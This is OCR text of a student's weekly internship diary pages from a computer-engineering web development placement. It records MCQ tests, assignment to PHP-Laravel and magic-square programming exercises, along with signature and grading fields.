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
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SUPPLEMENTRY NOTES
(add additional sheets if required)

Day 44 - Regression
models
Proves

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

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TOTAL HOURS: 112 hours

R B Bavaji
SIGNATURE OF STUDENT

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EXCELLENT / VERY GOOD / GOOD / FAIR / BELOW AVERAGE / POOR

Signature of Faculty Member

Signature of officer-in-charge
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Date:

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

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Annexure I

Enrollment No: 190390107051

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Rushikumar Bhagirathbhai Raval

DIARY OF THE WEEK: DD: 11/12/2023 TO: 17/12/2023

DEPARTMENT: Computer Engineering SEM: 8th

NAME OF THE ORGANISATION: Vraj Solution Limited

NAME OF THE PLANT/SECTION/DEPARTMENT: Web Development

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Mr. Mahesh Gajjar

DESCRIPTION OF THE WORK DONE IN BRIEF

Day 45:- MCQ Test 1

Day 46:- MCQ Test 1 (All 15 Topics)

Day 47 :- Assign the technology based on our training
- PHP-Laravel Technology assigned to me
TASK:- Solve 15 MCQ

Day 48 TASK:- Create a 3x3 matrix in book Fill numbers from 1 to 9 in such a way that each horizontal, each vertical and diagonal total is same

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

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SUPPLEMENTRY NOTES
(add additional sheets if required)

TASK 2 :- Create 5*5 matrix in back and fill numbers from 1 to 25 in such way that each horizontal, vertical and diagonal sum is same

Day 4 :- Create a Program where you take N from user. where N is 7 and odd number from 1 to (N*N) in such way that each horizontal, vertical and diagonal sum is same

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

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TOTAL HOURS: 112 hours

R. B. Raval
SIGNATURE OF STUDENT

The above entries are correct and the grading of work done by Trainee is
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Signature of Faculty Mentor

Signature of officer-in-charge of Dept. / Section / Plant

Date:

Date:

Grading of Work, for trainee may be given depending upon your judgement about his Punctuality, Regularity, Sincerity, Interest taken, Work done etc.

